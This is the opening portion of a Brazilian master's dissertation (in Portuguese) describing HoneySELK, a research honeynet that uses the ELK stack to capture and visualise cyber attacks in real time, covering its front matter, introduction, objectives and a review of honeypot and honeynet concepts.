HONEYSELK: UM AMBIENTE PARA PESQUISA E VISUALIZAÇÃO DE ATAQUES CIBERNÉTICOS EM TEMPO REAL

GILDÁSIO ANTONIO DE OLIVEIRA JÚNIOR

DISSERTAÇÃO DE MESTRADO EM ENGENHARIA ELÉTRICA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

FACULDADE DE TECNOLOGIA
UNIVERSIDADE DE BRASÍLIA

UNIVERSIDADE DE BRASÍLIA
FACULDADE DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

HONEYSELK: UM AMBIENTE PARA PESQUISA E VISUALIZAÇÃO DE ATAQUES CIBERNÉTICOS EM TEMPO REAL

GILDÁSIO ANTONIO DE OLIVEIRA JÚNIOR

ORIENTADOR: RAFAEL TIMÓTEO DE SOUSA JÚNIOR
CO-ORIENTADOR: ROBSON DE OLIVEIRA ALBUQUERQUE

DISSERTAÇÃO DE MESTRADO EM ENGENHARIA ELÉTRICA
ÁREA DE CONCENTRAÇÃO INFORMÁTICA FORENSE E SEGURANÇA DA INFORMAÇÃO

PUBLICAÇÃO: PPGENE.DM - 626/2016

BRASÍLIA / DF: DEZEMBRO/2016

UNIVERSIDADE DE BRASÍLIA
FACULDADE DE TECNOLOGIA
DEPARTAMENTO DE ENGENHARIA ELÉTRICA

HONEYSELK: UM AMBIENTE PARA PESQUISA E VISUALIZAÇÃO DE ATAQUES CIBERNÉTICOS EM TEMPO REAL

GILDÁSIO ANTONIO DE OLIVEIRA JÚNIOR

DISSERTAÇÃO DE MESTRADO SUBMETIDA AO DEPARTAMENTO DE ENGENHARIA ELÉTRICA DA FACULDADE DE TECNOLOGIA DA UNIVERSIDADE DE BRASÍLIA, COMO PARTE DOS REQUISITOS NECESSÁRIOS PARA A OBTENÇÃO DO GRAU DE MESTRE PROFISSIONAL EM INFORMÁTICA FORENSE E SEGURANÇA DA INFORMAÇÃO.

APROVADA POR:

RAFAEL TIMÓTEO DE SOUSA JÚNIOR, Dr., ENE/UNB
(ORIENTADOR)

GEORGES DANIEL AMVAME NZE, Dr., ENE/UNB
(EXAMINADOR INTERNO)

RAFAEL RABELO NUNES, Dr., STF
(EXAMINADOR EXTERNO)

DATA: BRASÍLIA/DF, 16 DE DEZEMBRO DE 2016.

FICHA CATALOGRÁFICA

JÚNIOR, GILDÁSIO ANTONIO DE OLIVEIRA
HoneySELK: Um Ambiente para Pesquisa e Visualização de Ataques Cibernéticos em Tempo Real [Distrito Federal] 2016.

xvi, 78p., 297 mm (ENE/FT/UnB, Mestre, Engenharia Elétrica, 2016).

Dissertação de Mestrado – Universidade de Brasília, Faculdade de Tecnologia. Departamento de Engenharia Elétrica.

1. *Honeynets* 2. *Honeypots*
3. Detecção de Ataques 4. Ataques em Tempo Real
5. Ataques Cibernéticos 6. Proteção contra Ataques de Rede

I. ENE/FT/UnB II. Título (Série)

REFERÊNCIA BIBLIOGRÁFICA

OLIVEIRA JR, G. A. (2016). HoneySELK: Um Ambiente para Pesquisa e Visualização de Ataques Cibernéticos em Tempo Real. Dissertação de Mestrado, Publicação PPGENE.DM - 626/2016, Departamento de Engenharia Elétrica, Universidade de Brasília, Brasília, DF, 78p.

CESSÃO DE DIREITOS

NOME DO AUTOR: Gildásio Antonio de Oliveira Júnior
TÍTULO DA DISSERTAÇÃO: HoneySELK: Um Ambiente para Pesquisa e Visualização de Ataques Cibernéticos em Tempo Real.
GRAU/ANO: Mestre/2016.

Gildásio Antonio de Oliveira Júnior
Universidade de Brasília – Faculdade de Tecnologia
Departamento de Engenharia Elétrica
CEP 70910-900 Brasília – DF - Brasil

Dedico este trabalho aos meus pais, à minha esposa e aos pesquisadores deste país.

AGRADECIMENTOS

Agradeço primeiramente a Deus, por me ajudar nos momentos difíceis e me mostrar novas oportunidades que contribuirão para o meu crescimento pessoal e profissional. Aos meus pais pela excelente formação e educação, a minha esposa, pela motivação, apoio e incentivo nas horas difíceis.

Ao meu orientador Prof. Dr. Rafael Timóteo de Sousa Júnior, pelo constante apoio, incentivo, e dedicação. Estes requisitos foram essenciais para o desenvolvimento deste trabalho e para o meu desenvolvimento como pesquisador.

Ao Prof. Dr. Robson de Oliveira Albuquerque, co-orientador, por acreditar no meu trabalho, pela disponibilidade, ideias e ensinamentos. Suas opiniões foram fundamentais para realização deste trabalho.

Aos professores da UNB, pesquisadores deste país, que de certa forma contribuíram para realização deste trabalho.

Ao Departamento de Polícia Federal – DPF, pelo apoio e recursos do Programa Nacional de Segurança Pública com Cidadania – PRONASCI, do Ministério da Justiça.

O propósito do aprendizado é crescer, e nossas mentes, diferentes de nossos corpos, podem continuar crescendo enquanto continuamos a viver.

Mortimer Adler

RESUMO

HONEYSELK: UM AMBIENTE PARA PESQUISA E VISUALIZAÇÃO DE ATAQUES CIBERNÉTICOS EM TEMPO REAL

Autor: Gildásio Antonio de Oliveira Júnior
Orientador: Rafael Timóteo de Sousa Júnior
Coorientador: Robson de Oliveira Albuquerque
Programa de Pós-graduação em Engenharia Elétrica
Brasília, dezembro de 2016

Dado o grande número de vulnerabilidades em sistemas de informação e a atividade contínua dos atacantes, é cada vez mais necessário usar técnicas de detecção de tráfego malicioso para identificação e proteção contra ataques cibernéticos. Portanto, é importante operacionalizar intencionalmente um ambiente cibernético para ser invadido e comprometido, a fim de permitir que profissionais de segurança analisem a evolução dos diversos ataques e vulnerabilidades exploradas.

Este trabalho propõe uma arquitetura projetada para a pesquisa e a obtenção de informações do ponto de vista dos atacantes. A solução, denominada *HoneySELK*, foi implementada e seus resultados avaliados para mostrar sua capacidade de coletar, analisar e visualizar uma grande quantidade de ataques cibernéticos em tempo real.

ABSTRACT

HONEYSELK: NA ENVIRONMENT FOR REEARCH AND VIEWING OF CYBER ATTACKS IN REAL TIME

Author: Gildásio Antonio de Oliveira Júnior
Supervisor: Rafael Timóteo de Sousa Júnior
Co-Supervisor: Robson de Oliveira Albuquerque
Programa de Pós-graduação em Engenharia Elétrica
Brasília, December of 2016

Due to the large number of vulnerabilities in information systems and the continuous activity of attackers, techniques for malicious traffic detection are required to identify and protect against cyber-attacks. Therefore, it is important to intentionally operate a cyber environment to be invaded and compromised in order to allow security professionals to analyze the evolution of the various attacks and exploited vulnerabilities.

In this paper, we propose a security architecture deployed specifically for research and information gathering from the attackers' point of view. This architecture, named HoneySELK, is described and its results are evaluated to show its ability to collect, analyze, and visualize large amount of cyber-attacks in real time.

SUMÁRIO

1. INTRODUÇÃO 1

1.1. OBJETIVOS 3

1.2. MOTIVAÇÃO E JUSTIFICATIVA 3

1.3. ESTRUTURA DA DISSERTAÇÃO 4

2. REVISÃO BIBLIOGRÁFICA E ESTADO DA ARTE 5

2.1. HONEYPOTS 5

2.1.1. Tipos de Honeypots 5

2.1.2. Níveis de Interação 6

2.2. HONEYNETS 7

2.2.1. Arquitetura de uma Honeynet 7

2.2.1.1. Controle de Dados 8

2.2.1.2. Captura de Dados 9

2.2.1.3. Coleta de Dados 9

2.2.2. Honeynets Reais 10

2.2.3. Honeynets Virtuais 10

2.2.4. Riscos e Ameaças das Honeynets 11

2.3. ELASTICSEARCH, LOGSTASH E KIBANA 11

2.3.1. Elasticsearch 12

2.3.1.1. Estrutura Interna do Elasticsearch 12

2.3.2. Logstash 13

2.3.3. Kibana 13

2.3.4. Graphs 15

2.4. TRABALHOS RELACIONADOS 17

3. DEFINIÇÃO DO PROBLEMA E PROPOSTA DE SOLUÇÃO 20

3.1. DEFINIÇÃO DO PROBLEMA 20

3.2. ARQUITETURA DO AMBIENTE HONEYSELK 21

3.2.1. Fase 1: Arquitetura Proposta 22

3.2.1.1. Estrutura Física 22

3.2.1.2. Estrutura Lógica 24

3.2.2. Fase 2: Controle de Dados 26

3.2.3. Fase 3: Captura de Dados 28

3.2.4. Fase 4: Alertas de Monitoramento 28

3.2.5. Fase 5: Visualização dos Ataques 29

3.3. VALIDAÇÃO DO AMBIENTE 31
3.3.1. Validação 1: Controle de Dados 31
3.3.2. Validação 2: Limite de Conexões de Saída 32
3.3.3. Validação 3: Captura de Dados 33
3.3.4. Validação 4: Alertas de Monitoramento 34
3.3.5. Validação 5: Coleta e Georreferenciamento dos Ataques 34
4. ANÁLISE DOS ATAQUES NO AMBIENTE HONEYSELK 37
4.1. VISUALIZAÇÃO GEOGRÁFICA E ESTATÍSTICAS DOS ATAQUES 37
4.1.1. Visualização Geográfica 37
4.1.2. Estatística dos Ataques por Países 38
4.1.3. Estatística dos Ataques por IPs 39
4.1.4. Estatística dos Ataques por Serviços e Honeypots 40
4.2. VISUALIZAÇÃO DE FLUXO DE ATAQUES COM GRAFOS 41
4.3. ANALISANDO OS ATAQUES DIRECIONADOS AO AMBIENTE 42
4.4. ANÁLISE DE GRAFOS DE UM ATAQUE NO AMBIENTE 45
4.5. COLETA E ANÁLISE DE MALWARE 46
4.6. ANÁLISE MIRAI BOTNET 48
4.7. SÍNTESE DO CAPÍTULO 50
5. CONCLUSÕES E TRABALHOS FUTUROS 52
REFERÊNCIAS BIBLIOGRÁFICAS 54
APÊNDICES 57
A. CÓDIGOS ELK 58
A1. Input 58
A2. Filter 58
A3. Output 60
ANEXOS 61
A. GROK 62
A1. Arquivo Grok com as expressões regulares 62

LISTA DE TABELAS

TABELA 2.1: DIFERENÇA ENTRE OS NÍVEIS DE INTERAÇÃO. 7
TABELA 2.2: VANTAGENS E DESVANTAGENS DAS *HONEYNETS* REAIS. 10
TABELA 2.3: VANTAGENS E DESVANTAGENS DAS *HONEYNETS* VIRTUAIS. 11
TABELA 3.1: CARACTERÍSTICAS DO *HOST*. 22
TABELA 3.2: MÁQUINAS VIRTUAIS E SUAS CONFIGURAÇÕES. 23

LISTA DE FIGURAS

FIGURA 2.1: BAIXA E MÉDIA INTERAÇÃO [BAUMANN AND PLATTNER 2002]. 6
FIGURA 2.2: ALTA INTERAÇÃO [BAUMANN AND PLATTNER 2002]..... 6
FIGURA 2.3: ARQUITETURA DE UMA *HONEYNET* GEN III [THE HONEYNET PROJECT 2005]. 8
FIGURA 2.4: COMUNICAÇÃO DA PILHA ELK. 12
FIGURA 2.5: ARQUITETURA DO *LOGSTASH*. 13
FIGURA 2.6: DISTRIBUIÇÃO DE DOCUMENTOS E HISTOGRAMA [ADAPTADA DE ELASTIC 2016].. 14
FIGURA 2.7: *DASHBOARD* COM CONJUNTO DE VISUALIZAÇÕES [ADAPTADA DE ELASTIC 2016].. 14
FIGURA 2.8: REDE N COM SEU GRAFO DE BASE G E UMA ÁRVORE T [HARARY 1969]. 15
FIGURA 2.9: RELACIONAMENTO ENTRE VÉRTICES [ELASTIC 2016]. 16
FIGURA 2.10: DADOS INDEXADOS DO ÍNDICE *LASTFMUSERS2* [ADAPTADA DE ELASTIC 2016].... 16
FIGURA 3.1: ARQUITETURA DO AMBIENTE HONEYSELK. 22
FIGURA 3.2: GERÊNCIA DO *HYPER-V*. 23
FIGURA 3.3: REDES DISTINTAS CONFIGURADAS NO AMBIENTE. 24
FIGURA 3.4: DIRECIONAMENTO DE PORTAS NO *FIREWALL*. 25
FIGURA 3.5: REGRAS CONFIGURADAS NA INTERFACE WAN DO *FIREWALL*. 26
FIGURA 3.6: REGRAS CONFIGURADAS NA INTERFACE ADMIN DO *FIREWALL*. 27
FIGURA 3.7: REGRAS CONFIGURADAS NA INTERFACE HONEYNET DO *FIREWALL*. 27
FIGURA 3.8: CONFIGURAÇÃO DOS LIMITES DE CONEXÕES DE SAÍDA. 28
FIGURA 3.9: MONITORAMENTO DE ATIVIDADES NO AMBIENTE *HONEYSELK*. 29
FIGURA 3.10: CONFIGURAÇÃO DAS SEÇÕES DE *INPUT*, *FILTER* E *OUTPUT*..... 30
FIGURA 3.11: CAPTURA DO PACOTE ICMP..... 31
FIGURA 3.12: CAPTURA DO PACOTE ICMP EM FORMATO BINÁRIO. 32
FIGURA 3.13: LIMITE DE CONEXÕES DE SAÍDA DO PROTOCOLO ICMP. 33
FIGURA 3.14: CAPTURA DO ATAQUE *PORTSCAN* FEITO PELO *NMAP* NO *HONEYPOT* WEB. 33
FIGURA 3.15: CAPTURA DO ATAQUE *PORTSCAN* EM FORMATO HEXADECIMAL E ASCII. 34
FIGURA 3.16: ALERTA ENVIADO POR *EMAIL* DA CONEXÃO DE SAÍDA DO *HONEYPOT* FTP..... 34
FIGURA 3.17: *LOG* COM DADOS OS DE INTERESSE. 35
FIGURA 3.18: GEORREFERENCIAMENTO DO ENDEREÇO DA REDE TOR. 35
FIGURA 3.19: DOCUMENTO COM O EVENTO DE *LOG* INSERIDO PELO *ELASTICSEARCH*. 36
FIGURA 4.1: CAPTURA DE CONEXÕES ENTRE 08/JUNHO E 08/DEZEMBRO. 37
FIGURA 4.2: VISUALIZAÇÃO GEOGRÁFICA DOS ATAQUES. 38
FIGURA 4.3: DISTRIBUIÇÃO DE ATAQUES POR PAÍSES. 38
FIGURA 4.4: NUVEM DE PAÍSES ATACANTES. 39

FIGURA 4.5: DISTRIBUIÇÃO DE ATAQUES POR IPS. 39
FIGURA 4.6: NUVEM DE IPS QUE PERTENCEM A CHINA. 40
FIGURA 4.7: DISTRIBUIÇÃO DE ATAQUES POR SERVIÇOS. 40
FIGURA 4.8: DISTRIBUIÇÃO DE ATAQUES POR *HONEYPOTS*. 40
FIGURA 4.9: GRAFO COM OS RELACIONAMENTOS ENTRE AS ENTIDADES *HONEYPOS* E PAÍSES. ... 41
FIGURA 4.10: GRAFO COM OS RELACIONAMENTOS ENTRE AS ENTIDADES PORTAS E PAÍSES. 42
FIGURA 4.11: DETALHAMENTO DO ATAQUE AO SERVIÇO FTP..... 43
FIGURA 4.12: VISUALIZAÇÃO GEOGRÁFICA DA ORIGEM DO ATAQUE NO *HONEYPOT* FTP. 43
FIGURA 4.13: ALERTA SOBRE UMA TENTATIVA DE *SCAN* NO *HONEYPOT* WEB..... 44
FIGURA 4.14: DETALHAMENTO DE UM ATAQUE AO *HONEYPOT* WEB..... 45
FIGURA 4.15: VISUALIZAÇÃO GEOGRÁFICA DA ORIGEM DO ATAQUE NO *HONEYPOT* WEB. 45
FIGURA 4.16: GRAFO COM RELACIONAMENTO DOS ATAQUES ENTRE IPS E SERVIÇOS..... 46
FIGURA 4.17: DETALHAMENTO DE COLETA DO *MALWARE* NO AMBIENTE. 47
FIGURA 4.18: ANÁLISE DO *SCRIPT* E *MALWARE* CAPTURADOS PARA ANÁLISE. 47
FIGURA 4.19: ANÁLISE BÁSICA DO *MALWARE* COLETADO..... 47
FIGURA 4.20: ENDEREÇOS IPS DA *MIRAI BOTNET* QUE ATACARAM O *HONEYSELK*..... 48
FIGURA 4.21: *DASHBOARD* COM INFORMAÇÕES DO ATAQUE *MIRAI BOTNET* NO *HONEYSELK*..... 49
FIGURA 4.22: ANÁLISE DE UM ENDEREÇO IP DA *MIRAI BOTNET*. 49
FIGURA 4.23: DETALHAMENTO DO ATAQUE *MIRAI BOTNET* NO *HONEYSELK*. 50

LISTA DE SÍMBOLOS, NOMENCLATURA E ABREVIAÇÕES

ASCII	*American Standard Code for Information Interchange*
BSD	*Berkeley Software Distribution*
CIDR	*Classless Inter-Domain Routing*
DDoS	*Distributed Denied of Service*
DNS	*Domain Name System*
DTK	*Deception Toolkit*
EB	Exército Brasileiro
ELK	*Elasticsearch, Logstach and Kibana*
ELF	*Executable and Linking Format*
FTP	*File Transfer Protocol*
GUI	*Graphical User Interface*
HD	*Hard Disk*
HIDS	*Host Intrusion Detection System*
HTTP	*HyperText Transfer Protocol*
HTTPS	*HyperText Transfer Protocol Secure*
IA	Inteligência Artificial
ICMP	*Internet Control Message Protocol*
IDS	*Intrusion Detection System*
IP	*Internet Protocol*
IPS	*Intrusion Prevention System*
IRC	*Internet Relay Chat*
LATITUDE	Laboratório de Tecnologias da Tomada de Decisão
LOG	*Record of Relevant Activities*
MAC	*Media Access Control*
MD	Ministério da Defesa
MySQL	*Database Manager System that uses SQL*
MSRPC	*Microsoft Remote Procedure Call*
NetBIOS	*Network Basic Input/Output*
NIDS	*Network Intrusion Detection System*
NTP	*Network Time Protocol*
UDP	*User Datagram Protocol*
URL	*Uniform Resource Locator*
WAN	*Wide Area Network*

PCA	*Principal Component Analysis*
RAID	*Redundant Array of Independent Disks*
RAM	*Random Access Memory*
RNA	Redes Neurais Artificiais
SCP	*Session Control Protocol*
SMB	*Server Message Block*
SQL	*Structured Query Language*
SSH	*Secure Shell*
SSL	*Secure Socket Layer*
TCP	*Transmission Control Protocol*
TOR	*The Onion Router*
TTL	*Time to Live*
UPX	*Ultimate Packer for Executables*

1. INTRODUÇÃO

Atualmente, um dos principais problemas de segurança enfrentados no ciberespaço é a invasão de redes de computadores. Conforme estatísticas apresentadas por [CERT.br 2016], no ano de 2014 houve 168.775 notificações de tentativas de fraudes e um aumento de 128% de ataques em servidores *Web*, em relação ao ano anterior. A rápida expansão do volume de informações acessadas através da Internet aumentou o interesse por novas formas de atividades intrusivas. Por conta desse crescimento, o ciberespaço se tornou um campo de guerra cibernética, uma guerra invisível e interminável. Desta forma, torna-se fundamental desenvolver técnicas para acompanhar a evolução de ataques, bem como realizar a proteção dos ativos de rede contra diversas ameaças cibernéticas.

Ressalta-se a necessidade de sempre atualizar as ferramentas e técnicas aplicadas nesse contexto, sejam elas com a finalidade de combater ataques ou de proteger os dados, para assegurar a segurança de redes e sistemas, uma vez que, segundo fontes como [CERT.br 2016] e [CTIR.gov 2016] a quantidade de incidentes de redes só aumenta, mesmo com a aplicação de variadas técnicas de defesa e vultosos gastos em segurança.

Quanto à detecção de intrusão, empregam-se diversas tecnologias específicas em conjunto com outros mecanismos de segurança, buscando indícios da ocorrência de ataques. Segundo [Scarfone and Mell 2007], a detecção de intrusão é o processo de monitoramento de eventos que ocorre em um sistema de computador ou rede para detectar sinais de possíveis incidentes. Tais tecnologias são classificadas de acordo com as técnicas utilizadas para investigar os citados indícios. Por exemplo, a arquitetura de um IDS (*Intrusion Detection System*) depende da localização do sistema e da forma como os dados são coletados, sendo dividido fundamentalmente em duas categorias: baseado em *host*, sendo amplamente conhecido como *Host Intrusion Detection System* (HIDS) e baseado em rede ou *Network Intrusion Detection System* (NIDS).

Entretanto, um dos problemas tratados em um IDS é a detecção de ataques que sejam conhecidos previamente, ou seja, ataques que tenham alguma assinatura verificável. Coloca-se, por consequência, a questão complementar de como coletar, analisar e visualizar os dados de tráfego que incluam possíveis ataques ainda desconhecidos, preferencialmente em tempo real. Para tanto, o IDS deve detectar também indícios de ataques que correspondam a anomalias no

tráfego ou na operação de sistemas. A detecção por anomalia, ainda que efetiva como método para bloquear os ataques, deixa em aberto a necessidade de analisar detalhadamente cada anomalia para descrever o ataque e então eventualmente obter a assinatura correspondente.

Considerando aspectos da gerência da segurança das redes, sistemas e aplicações, sejam elas governamentais ou privadas, o gestor deve aplicar toda medida a seu alcance, no sentido de proteger a informação e os sistemas. O problema é que boa parte das tecnologias não permite análise em tempo real, ou seja, pode dar informação sobre fatos já ocorridos (*post-mortem*). Isso é verificado em ambientes de produção, que normalmente já possuem diversos recursos de proteção em funcionamento, mas que os dados são analisados somente em caso de interrupção ou anomalia de funcionamento do serviço. Isso simplesmente indica que o ataque já ocorreu e que o comprometimento do sistema já é uma realidade. Logo, um processo de análise deve ser utilizado para rastrear o ataque e seus respectivos passos.

Nesse sentido, o presente trabalho propõe uma solução para a questão da análise dos ataques, tanto daqueles conhecidos (com base em assinatura) quanto dos desconhecidos (com base em anomalia). O ambiente proposto, denominado *HoneySELK*, é deixado propositadamente ao alcance dos atacantes para que, quando comprometido, seja utilizado para controlar, capturar, analisar e visualizar em tempo real os diversos tipos de ataques e as correspondentes vulnerabilidades exploradas pelos intrusos. Além disso, este ambiente facilita o entendimento dos ataques porque tem a possibilidade de apresentar conexões e explorar os relacionamentos entre entidades para gerar o mapeamento dos ataques através de grafos.

Vislumbra-se como possibilidade de uso do ambiente *HoneySELK* o acompanhamento da evolução de diversos tipos de ataques de rede, a fim de impedir intrusões nos sistemas, garantindo, desta forma, o funcionamento dos serviços com uma menor quantidade de riscos relacionados a ataques cibernéticos. Além disso, o ambiente pode ser aplicado na área forense, visto que tem a possibilidade de capturar o *modus operandi* das operações de intrusão, sejam elas por atividade de *malware* ou ataques direcionados, inclusive não conhecidos. Com isso, é possível preservar evidências dos atos praticados por um atacante e que possam indicar a ocorrência de crimes cibernéticos, assim como caracterizar os meios tecnológicos empregados em tais delitos.

1.1. OBJETIVOS

Desenvolver uma honeynet virtual de alta interatividade para controlar, capturar, analisar e visualizar em tempo real ataques novos e desconhecidos dentro do Laboratório de Tecnologias da Tomada de Decisão – LATITUDE/UNB. Para tanto, a estratégia da solução proposta foi dividida em três fases distintas:

a) Construir o ambiente denominado *HoneySELK* e validar esse ambiente através dos requisitos de controle, captura, análise, alertas de monitoramento e visualização em tempo real destes ataques.

b) Implementar e apresentar o uso de tecnologia de visualização de grafos no sentido de facilitar o mapeamento dos ataques no ambiente.

c) Utilizar este ambiente para realizar coletas de *malware* e demonstrar através de pesquisas e estudos as formas de ataques conhecidos (com base em assinatura) e desconhecidos (com base em anomalia) com as correspondentes vulnerabilidades exploradas pelos intrusos.

1.2. MOTIVAÇÃO E JUSTIFICATIVA

Com a dependência de sistemas computadorizados para controlar as infraestruturas críticas de um país, surge um novo conceito de estudo de segurança e defesa. Tais reflexões cresceram quando o Brasil foi escolhido para sediar vários eventos de amplitude mundial, onde vários Órgãos Governamentais participaram, a saber: Conferência Mundial Sobre o Meio Ambiente “Rio+20” (2012), Jornada Mundial da Juventude Católica e Visita do Papa Francisco (2013), Copa das Confederações (2013), Copa do Mundo (2014), Olimpíadas e Paraolimpíadas (2016). Nesses eventos aumenta a responsabilidade do estado em garantir a segurança e funcionamento das infraestruturas críticas do país.

Em 2009, o MD (Ministério da Defesa) atribuiu ao EB (Exército Brasileiro) a responsabilidade pela coordenação e integração do Setor Cibernético. É de fundamental importância ter um ambiente cibernético para acompanhar a evolução dos diversos tipos de ataques a fim de impedir intrusões maliciosas nos sistemas garantindo, desta forma, o funcionamento dos serviços essenciais à população.

Este trabalho tem como finalidade a contribuição de conhecimento e pesquisa com Órgãos Governamentais sobre Segurança, Defesa e Guerra Cibernética.

1.3. ESTRUTURA DA DISSERTAÇÃO

No Capítulo 2 são apresentados alguns trabalhos relacionados e revisões sobre os conceitos relacionados à *honeypots*, *honeynets* e a pilha ELK. É detalhada no Capítulo 3 a arquitetura do ambiente *HoneySELK* proposto propositadamente para ser invadido e comprometido. Este Capítulo descreve ainda como é feita a centralização, indexação, busca e visualização da origem dos ataques no ambiente, bem como a sua validação considerando os requisitos de controle, captura, alertas das conexões de saída do ambiente e análise dos dados com visualização dos ataques. O Capítulo 4 apresenta de forma detalhada alguns ataques que foram capturados no ambiente *HoneySELK*. Por fim, o Capítulo 5 apresenta as considerações finais e propostas de trabalhos futuros.

2. REVISÃO BIBLIOGRÁFICA E ESTADO DA ARTE

Este Capítulo apresenta alguns trabalhos relacionados e conceitos básicos sobre *Honeypots*, *Honeynets*, ELK e *Graph* necessários para o entendimento do ambiente proposto, denominado *HoneySELK*.

2.1. HONEYPOTS

Grande parte das tecnologias de segurança aplicadas atualmente são utilizadas apenas para identificar atividades não autorizadas. Os *honeypots* conseguem contornar este problema porque podem ser aplicados em variadas situações. Por exemplo, eles podem ser empregados para fornecer informações adicionais em uma análise de intrusão. Dessa forma, os detalhes de um ataque podem ser capturados e estudados para aumentar a segurança geral de uma rede. O *Honeypot* é um recurso computacional de segurança que tem como finalidade ser explorado, atacado e comprometido. Nele qualquer atividade será considerada suspeita por natureza [Spitzner 2002] e [Baumann and Plattner 2002].


2.1.1. Tipos de Honeypots

Os *honeypots*[1] são divididos em duas categorias: pesquisa e produção. Os *honeypots* de produção agregam valores à segurança da informação podendo ser utilizados para mitigar os riscos relacionados a ataques de uma Organização. Estes *honeypots* são mais fáceis de implementar porque não exigem muitas aplicações, entretanto fornecem poucas informações sobre as atividades dos ataques no ambiente. Os *honeypots* de pesquisa têm como finalidade obter o máximo de informações dos intrusos para estudar e mostrar as principais ameaças que as organizações podem enfrentar. Estas informações são de extrema importância porque permite entender melhor quem são as ameaças, como elas funcionam, como os intrusos se comunicam e adquirem ferramentas. Geralmente são utilizadas em organizações de pesquisa como Universidades, Empresas de Segurança e Militares. Entretanto, por serem mais complexas de implementar os *honeypots* de pesquisa possuem algumas desvantagens tais como: maior risco, tempo e dificuldade de administração.

[1] Conforme definido por Marty Roesch, desenvolvedor do *Snort*

2.1.2. Níveis de Interação

O nível de interação com os atacantes divide os *honeypots* em três categorias: *honeypots* de baixa interatividade, *honeypots* de média interatividade e *honeypots* de alta interatividade. Os *honeypots* de baixa interatividade fornecem sistemas operacionais e serviços emulados para que os atacantes possam interagir (Figura 2.1.a). Neste caso, tanto as informações coletadas quanto os riscos são minimizados porque o atacante é obrigado a interagir com serviços predeterminados. Esse tipo de *honeypot* geralmente é utilizado para detecção de varreduras ou tentativas de conexões não autorizadas.



a) b)

Figura 2.1: Baixa e média interação [Baumann and Plattner 2002].

Honeypots de média interatividade oferecem um nível maior de envolvimento para os atacantes do que os *honeypots* de baixa interatividade, entretanto não fornece um sistema operacional real. Neste nível de interação (Figura 2.1.b) os serviços emulados são mais sofisticados para que os ataques mais complexos sejam possíveis de acontecer. Cuidados especiais devem ser tomados durante o desenvolvimento dos serviços emulados para este nível de interação para diminuir os riscos relacionados à segurança.




Figura 2.2: Alta interação [Baumann and Plattner 2002].

Os *honeypots* de alta interatividade (Figura 2.2) são complexos de configurar porque executam sistemas operacionais reais com serviços implementados, tais como: SSH, HTTP e FTP. Este tipo de *honeypot* apresenta um risco maior porque os intrusos podem utilizar todos os recursos dos sistemas comprometidos (possibilidade de fazer *uploads* e instalar novos arquivos) para atacar outros alvos, entretanto, os dados sobre as atividades maliciosas são capturados com mais detalhes, permitindo através de analises a identificação de vulnerabilidades exploradas e as técnicas de ataque utilizadas [Spitzner 2002] e [Baumann and Plattner 2002]. A Tabela 2.1 apresenta as vantagens e desvantagens para cada nível de interação.

Tabela 2.1: Diferença entre os níveis de interação.

	Instalação e Configuração	**Manutenção**	**Coleta de Informações**	**Nível de Risco**
***Honeypot* de baixa interatividade**	Fácil	Fácil	Restrita	Baixo
***Honeypot* de média interatividade**	Difícil	Fácil	Variável	Médio
***Honeypot* de alta interatividade**	Difícil	Difícil	Extensa	Alto

2.2. HONEYNETS

De acordo com [Project 2002], usando o conceito de *honeypot* como sendo um sistema, serviço ou aplicação emulada propositadamente para tornar-se alvo de um ataque, denomina-se *honeynet* um conjunto de *honeypots* de alta interatividade, integrados em uma solução projetada especificamente para ser invadida e comprometida. Diferentemente dos *honeypots* de baixa interatividade, que apenas emulam sistemas operacionais e serviços (TELNET, FTP e HTTP), os *honeypots* de alta interatividade fornecem sistemas operacionais e aplicações reais com as quais os intrusos possam interagir. Essa interatividade faz com que pesquisadores possam observar o comportamento de um intruso em um sistema real, a fim de descobrir novas técnicas de invasão, identificar novas vulnerabilidades e aprender como esses intrusos se comunicam.

2.2.1. Arquitetura de uma Honeynet

O sucesso de um projeto *honeynet* depende da correta definição da arquitetura, verificando-se que a construção e a manutenção de uma *honeynet* dependem de três requisitos críticos: controle de dados, captura de dados e coleta de dados [Spitzner 2002]. O controle e a captura

dos dados são os requisitos mais importantes da arquitetura. O terceiro requisito se aplica nas configurações que tenham vários *honeypots* em ambientes distribuídos. A Figura 2.3 [The Honeynet Project 2005] apresenta a arquitetura de uma *Honeynet* Virtual *Gen* III (Terceira Geração) com seus requisitos e três redes distintas (*Internet*, *Honeypots* e Gerência). O dispositivo 1 (*Honeywall*) tem como finalidade fazer o controle, captura e análise dos dados. O dispositivo 2 (*Management Server*) faz a gerência do dispositivo 1. Os dispositivos 3 e 4 (*Linux* e *Windows*) representam os *honeypots* para serem comprometidos. Por fim, o dispositivo 5 (*Attacker*) descreve um usuário malicioso na Internet.

